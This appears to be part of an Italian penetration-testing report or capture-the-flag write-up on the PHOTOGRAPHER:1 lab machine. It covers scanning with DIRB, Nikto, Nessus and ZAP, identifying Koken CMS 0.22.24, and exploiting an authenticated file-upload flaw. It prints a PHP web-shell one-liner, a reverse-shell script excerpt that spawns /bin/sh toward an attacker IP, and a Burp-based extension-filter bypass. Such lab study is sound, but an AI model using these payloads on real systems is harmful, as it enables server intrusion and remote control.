**DIRB** è uno strumento utilizzato per la mappatura delle vulnerabilità dei siti web, particolarmente utile per individuare tutte le directory e i file sul server che trova.

```
dirb http://172.16.62.148/
```

```
DIRB v2.22
By The Dark Raver

START_TIME: Fri Jun 28 12:21:53 2024
URL_BASE: http://172.16.62.148/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://172.16.62.148/ ---
=> DIRECTORY: http://172.16.62.148/assets/
=> DIRECTORY: http://172.16.62.148/images/
+ http://172.16.62.148/index.html (CODE:200|SIZE:5711)
+ http://172.16.62.148/server-status (CODE:403|SIZE:278)

--- Entering directory: http://172.16.62.148/assets/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)












--- Entering directory: http://172.16.62.148/images/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END_TIME: Fri Jun 28 12:21:56 2024
DOWNLOADED: 4612 - FOUND: 2
```

*Figura 17: Risultato scansione DIRB*

La scansione ha generato una lista di potenziali directory e file presenti sul server target utilizzando un wordlist comune. I risultati mostrano che DIRB ha scoperto due directory significative: /assets/ e /images/.

## Index of /images





<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	
 <a href="#">bg.jpg</a>	2017-07-23 19:10	464K	
 <a href="#">pic01.jpg</a>	2017-07-23 19:10	61K	
 <a href="#">pic02.jpg</a>	2017-07-23 19:10	72K	
 <a href="#">pic03.jpg</a>	2017-07-23 19:10	50K	
 <a href="#">pic04.jpg</a>	2017-07-23 19:10	54K	
 <a href="#">slide01.jpg</a>	2017-07-23 19:10	562K	
 <a href="#">slide02.jpg</a>	2017-07-23 19:10	336K	
 <a href="#">slide03.jpg</a>	2017-07-23 19:10	535K	
 <a href="#">slide04.jpg</a>	2017-07-23 19:10	343K	
 <a href="#">slide05.jpg</a>	2017-07-23 19:10	494K	

Apache/2.4.18 (Ubuntu) Server at 172.16.62.148 Port 80

*Figura 18: Directory images*

Nella directory /images del server, possiamo vedere un indice generato dal server web Apache e numerosi file JPEG completi di informazioni sulle dimensioni e le date di ultima modifica. Questi file sono utilizzati dal sito web come sfondi e risorse visive, il che significa che sono accessibili pubblicamente.

## Index of /assets

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	
 <a href="#">css/</a>	2020-07-20 20:56	-	
 <a href="#">fonts/</a>	2020-07-20 20:56	-	
 <a href="#">js/</a>	2020-07-20 20:56	-	

Apache/2.4.18 (Ubuntu) Server at 172.16.62.148 Port 80

*Figura 19: Directory assets*

La directory /assets contiene sottodirectory relative agli stili (CSS), font e script Javascript, con informazioni relative al timestamp dell'ultima modifica.

## 4.2 Vulnerability scanning con Nessus

**Nessus** è un potente strumento di scansione delle vulnerabilità utilizzato per identificare potenziali problemi di sicurezza. Nella scansione effettuata, sono state rilevate diverse vulnerabilità. Nello specifico, sono state identificate 37 vulnerabilità di livello informativo, 1 vulnerabilità di livello basso, 2 vulnerabilità di livello medio ed 1 vulnerabilità di livello alta. Quest'ultima riguarda la condivisione non privilegiata degli accessi SMB di Microsoft Windows, con un punteggio CVSS di 7.5.

172.16.62.148




Figura 20: Risultato scansione Nessus

## Vulnerabilities




Figura 21: Distribuzione delle vulnerabilità rilevate

## 4.3 Vulnerability scanning con OpenVas

**OpenVAS** è un altro strumento di scansione delle vulnerabilità utilizzato per identificare potenziali problemi di sicurezza. Nella scansione effettuata, sono state trovate due vulnerabilità di livello basso: la "TCP Timestamps Information Disclosure" e la "ICMP Timestamp Reply Information Disclosure".

Host	High	Medium	Low	Log	False Positive
172.16.62.148	0	0	2	0	0
Total: 1	0	0	2	0	0

Figura 22: Risultato della scansione di OpenVas



## 4.4 Vulnerability scanning con OWASP ZAP

Durante la scansione effettuata con il tool **OWASP ZAP** sono state rilevate diverse vulnerabilità:

- 5 vulnerabilità di livello medio
- 2 vulnerabilità di livello basso
- 5 vulnerabilità di livello informativo

Inoltre, una vulnerabilità interessante riguarda la Content Security Policy (CSP). Questo è particolarmente rilevante per Koken, un sistema di gestione che probabilmente include opzioni di caricamento di file, rendendo la CSP una misura di sicurezza cruciale.

**Site:** <http://172.16.62.148>

**Generated on** Thu, 4 Jul 2024 15:05:43

**ZAP Version:** 2.15.0

ZAP is supported by the [Crash Override Open Source Fellowship](#)

### Summary of Alerts

Risk Level	Number of Alerts
High	0
Medium	5
Low	2
Informational	5

*Figura 23: Risultato della scansione di OWASP ZAP*

Nella scansione specifica sulla porta 8000 sono state rilevate:

- 3 vulnerabilità di livello medio
- 3 vulnerabilità di livello basso
- 2 vulnerabilità di tipo informativo

Site: <http://172.16.62.148:8000>

Generated on Thu, 4 Jul 2024 15:25:10

ZAP Version: 2.15.0

ZAP is supported by the [Crash Override Open Source Fellowship](#)

### Summary of Alerts

Risk Level	Number of Alerts
High	0
Medium	3
Low	3
Informational	2

Figura 24: Risultato della scansione di OWASP ZAP, specificatamente sulla porta 8000

## 4.5 Analisi con Nikto

Lo scanner di vulnerabilità web server **Nikto** permette di esaminare le pagine web sulla porta 80 e 8000 per verificare di aver ottenuto tutte le directory durante le fasi precedenti di scansione.

```
nikto -h http://172.16.62.148/
```

```
- Nikto v2.5.0
+ Target IP:      172.16.62.148
+ Target Hostname: 172.16.62.148
+ Target Port:    80
+ Start Time:     2024-06-28 12:27:58 (GMT2)

+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). A patch 2.2.34 is the EOL for the 2.x branch.
+ /images: IP address found in the 'location' header. The IP is "127.0.1.1". See: https://portswigger.net/kb/issues/00600300_private-ip-addresses-disclosed
+ /images: The web server may reveal its internal or real IP in the Location header via a request to with HTTP/1.0. The value is "127.0.1.1". See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0649
+ /: Server may leak inodes via ETags, header found with file /, inode: 164f, size: 5aaf04d7cd1a0, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST .
+ /images/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8102 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:      2024-06-28 12:28:12 (GMT2) (14 seconds)

+ 1 host(s) tested
```

Figura 25: Risultato di Nikto sulla porta 80

La scansione sulla porta 80 ha rilevato le seguenti vulnerabilità e configurazioni errate:

- **Apache Version:** La versione di Apache 2.4.18 è obsoleta e contiene potenziali vulnerabilità.
- **Anti-clickjacking header non presente:** L'header X-Frame-Options non è configurato, il che potrebbe permettere attacchi di clickjacking.
- **Missing Content-Type header:** L'header X-Content-Type-Options non è configurato, il che potrebbe permettere attacchi di MIME type confusion.

Scansioniamo l'indirizzo sulla porta 8000:

```
nikto -h http://172.16.62.148:8000/
```

```
- Nikto v2.5.0
+ Target IP: 172.16.62.148
+ Target Hostname: 172.16.62.148
+ Target Port: 8000
+ Start Time: 2024-06-29 15:52:40 (GMT2)

+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index.php?: Uncommon header 'x-koken-cache' found, with contents: hit.
+ All CGI directories 'found', use '-C none' to test none
+ /: Server may leak inodes via ETags, header found with file /, inode: 11fb, size: 61829a2793324, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). A patch 2.2.34 is the EOL for the 2.x branch.
+ /: Uncommon header 'x-xhr-current-location' found, with contents: http://172.16.62.148/.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: DEBUG HTTP verb may show server debugging information. See: https://docs.microsoft.com/en-us/visualstudio/debugger/how-to-enable-debugging-for-aspnet-applications?view=vs-2017
+ /admin/: This might be interesting.
+ /app/: This might be interesting.
+ /home/: This might be interesting.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /admin/index.html: Admin login page/section found.
+ 26663 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time: 2024-06-29 15:57:13 (GMT2) (273 seconds)

+ 1 host(s) tested
```

*Figura 26: Risultati della scansione sulla porta 8000*

La scansione sulla porta 8000 ha rivelato diverse directory che potrebbero contenere informazioni sensibili o funzioni amministrative utili per ulteriori indagini. In particolare, sono state trovate le directory /admin, /app, e /home.

La scansione ha inoltre confermato che il server utilizza Apache 2.4.18, una versione obsoleta con potenziali vulnerabilità, e che diversi header di sicurezza non sono configurati correttamente.

## 4.6 Identificazione delle Vulnerabilità con Whatweb e Searchsploit

L'uso del tool **WhatWeb** permette di risalire alla versione di Koken utilizzata. Conoscendo la versione, potremo poi utilizzare il tool **Searchsploit** per identificare la presenza di vulnerabilità nel sistema di gestione dei contenuti.

whatweb 172.16.62.148

```
http://172.16.62.148:8000 [200 OK] Apache[2.4.18], Country[RESERVED][22], HTML5, HTTPServer[Ubuntu Linu
x][Apache/2.4.18 (Ubuntu)], IP[172.16.62.148], JQuery[1.12.4], Meta-Author[daisa ahomi], MetaGenerator[
Koken 0.22.24], Script, Title[daisa ahomi], X-UA-Compatible[IE=edge]
```

Figura 27: Whatweb rivela che la versione di Koken è la 0.22.24

Gli strumenti di sviluppo di Firefox hanno permesso di visualizzare il sorgente della pagina sulla porta 8000 per verificare manualmente che la versione di Koken CMS utilizzata sia la stessa identificata, precedentemente, in modo automatico.

```
<!DOCTYPE html>
<html class="k-source-index k-lens-index">
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
<meta name="viewport" content="width=device-width, initial-scale=1, minimum-scale=1, maximum-scale=1">

<meta name="description" content="" />
<meta name="author" content="daisa ahomi" />
<meta name="keywords" content="photography, daisa ahomi" />
<title>daisa ahomi</title>
<link rel="stylesheet" type="text/css" href="/app/site/themes/common/css/reset.css?0.22.24" />
<link rel="stylesheet" type="text/css" href="/app/site/themes/common/css/kicons.css?0.22.24" />
<link rel="stylesheet" type="text/css" href="/storage/themes/elementary/css/kshare.css" />
<link id="koken_settings_css_link" rel="stylesheet" type="text/css" href="/settings.css.lens" />

<!--[if IE]>
<script src="/app/site/themes/common/js/html5shiv.js"></script>
<![endif]-->
<meta name="generator" content="Koken 0.22.24" />
<meta name="theme" content="Elementary 1.7.2" />
```

Figura 28: Nel codice sorgente otteniamo, in fondo, la versione di Koken 0.22.24.

Successivamente il tool **Searchsploit** è stato utilizzato per verificare la presenza di exploit in questa versione del software. Di seguito viene riportata la sequenza di comandi utilizzata e i rispettivi esiti.

searchsploit Koken 0.22.24

Exploit Title	Path
Koken CMS 0.22.24 - Arbitrary File Upload	php/webapps/48706.txt
Shellcodes: No Results	

Figura 29: Prime informazioni sull'exploit

Viene rilevata l'esistenza di un exploit di caricamento file. Per indagare nel dettaglio utilizziamo il seguente comando:

searchsploit Koken 0.22.24 -p 48706

```

Exploit: Koken CMS 0.22.24 - Arbitrary File Upload (Authenticated)
URL: https://www.exploit-db.com/exploits/48706
Path: /usr/share/exploitdb/exploits/php/webapps/48706.txt
Codes: N/A
Verified: False
File Type: ASCII text

```

*Figura 30: Ricerca dettagliata attraverso searchsploit*

La scansione rileva l'URL per l'exploit insieme al percorso della copia locale del file exploit effettuata con l'opzione '-p'. Il comando **cat** ci permette di poter visualizzare l'intero file:

```
cat /usr/share/exploitdb/exploits/php/webapps/48706.txt
```

```

# Exploit Title: Koken CMS 0.22.24 - Arbitrary File Upload (Authenticated)
# Date: 2020-07-15
# Exploit Author: v1n1v131r4
# Vendor Homepage: http://koken.me/
# Software Link: https://www.softaculous.com/apps/cms/Koken
# Version: 0.22.24
# Tested on: Linux
# PoC: https://github.com/V1n1v131r4/Bypass-File-Upload-on-Koken-CMS/blob/master/README.md

The Koken CMS upload restrictions are based on a list of allowed file extensions (withelst), which facilitates bypass through the handling of the HTTP request via Burp.

Steps to exploit:
1. Create a malicious PHP file with this content:
    <?php system($_GET['cmd']);?>loads
2. Save as "image.php.jpg"
3. Authenticated, go to Koken CMS Dashboard, upload your file on "Import Content" button (Library panel) and send the HTTP request to Burp.
4. On Burp, rename your file to "image.php"


POST /koken/api.php?/content HTTP/1.1
Host: target.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://target.com/koken/admin/
x-koken-auth: cookie
Content-Type: multipart/form-data; boundary=-----239136118318889922952551
Content-Length: 1043
Connection: close
Cookie: PHPSESSID= [Cookie value here]




```

*Figura 31: Dettagli dell'exploit*



L'exploit rilevato per Koken 0.22.24 riguarda un problema di caricamento arbitrario di file, che può consentire ad un attaccante di caricare file dannosi sul server includendo anche codice arbitrari eseguibili. Inoltre, searchsploit fornisce le istruzioni per poter utilizzare l'exploit attraverso un file PHP malevolo.

L'intero file è inoltre disponibile al sito <https://www.exploit-db.com/exploits/48706>.





### Koken CMS 0.22.24 - Arbitrary File Upload (Authenticated)

<b>EDB-ID:</b> 48706	<b>CVE:</b> N/A	<b>Author:</b> V1N1V131R4	<b>Type:</b> WEBAPPS	<b>Platform:</b> : PHP	<b>Date:</b> 2020-07-26
<b>EDB Verified:</b> ✗		<b>Exploit:</b>  / 		<b>Vulnerable App:</b>	

*Figura 32: L'exploit nell'archivio Exploit DB*

# 5 Target Exploitation

Durante la fase di Target Exploitation, la vulnerabilità rilevata viene sfruttata per cercare di ottenere informazioni riguardo l'asset accedendone. IN questo capitolo verrà risolta la prima delle due sfide cft legata alla macchina **PHOTOGRAPHER:1**.

## 5.1 Accesso alla directory /admin/

L'exploit Arbitrary File Upload (Authenticated) permette di creare file dannosi ma solo in seguito all'autenticazione. Il processo di exploitation inizia con l'autenticazione e l'accesso all'interfaccia amministrativa del target.





Figura 33: Indirizzo <http://172.16.62.148:8000/admin/>


In precedenza, nella condivisione SMB, erano stati individuati due nomi utente **Daisa** e **Agi** dal file mailsent.txt.

Inserisco come indirizzo e-mail '**daisa@photographer.com**', ovvero l'indirizzo del destinatario dell'e-mail e provo come password la parola su cui si focalizzava la fine del messaggio ovvero '**babygirl**'.



*Figura 34: Console dell'admin*

L'accesso alla console di amministrazione è riuscito, si noti come l'admin può inserire un file cliccando su 'import content' e visualizzare i file precedentemente caricati.



*Figura 35: Schermata di inserimento dei file*



## 5.2 Reverse Command Shell

Nell'esempio dell'exploit, l'autore sta creando il proprio file di comandi della shell PHP. Ciò consentirebbe all'utente di individuare il file e quindi aggiungere "?cmd=command" alla fine dell'URL per eseguire il comando.

Invece di creare un file PHP dannoso, è possibile usare una reverse shell già pronta disponibile su Kali Linux in `/usr/share/webshells/php/php-reverse-shell.php`. Questo file deve essere modificato per aggiornare l'indirizzo IP con quello della macchina attaccante, inserire un numero di porta (in questo caso inseriremo 5000) e cambiare l'estensione da `.php` a `.php.jpg` in modo da poter aggirare il filtraggio delle estensioni durante la fase di caricamento dei contenuti.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0); // Parent exits
    }

    // Make the current process a session leader
    // Will only succeed if we forked
}
```

Figura 16: *php-reverse-shell.php*

Prima di caricare il file modificato, è necessario configurare **Burp Suite** per intercettare la richiesta di importazione del file. Questo tool ci consente di modificare le richieste HTTP in tempo reale.




Figura 37: Burp Suite schemata prima di effettuare l'import del file

Inviando la richiesta di upload del file, **Burp** ci permetterà di visualizzarla interamente. Scorrendo il codice, andremo a modificare l'estensione del file nel campo '**filename**' per ottenere il file nel formato '.php'. Per poter inoltrare la richiesta modificata, sarà necessario utilizzare più volte il tasto '**forward**' di Burp.




Figura 38: Richiesta di import intercettata

Content-Disposition: form-data; name="**file**"; filename="**php-reverse-shell.php**"  
Content-Type: image/jpeg

Figura 39: Sezione della richiesta da modificare

Dalla console dell'admin vediamo come il nostro file PHP è stato caricato. Visualizzando i dettagli del file, si nota il link <http://172.16.62.148:8000/content/php-reverse-shell/> che fa riferimento alla pagina del server web sulla porta 8000.




Figura 40: Dalla console dell'admin otteniamo le informazioni del file

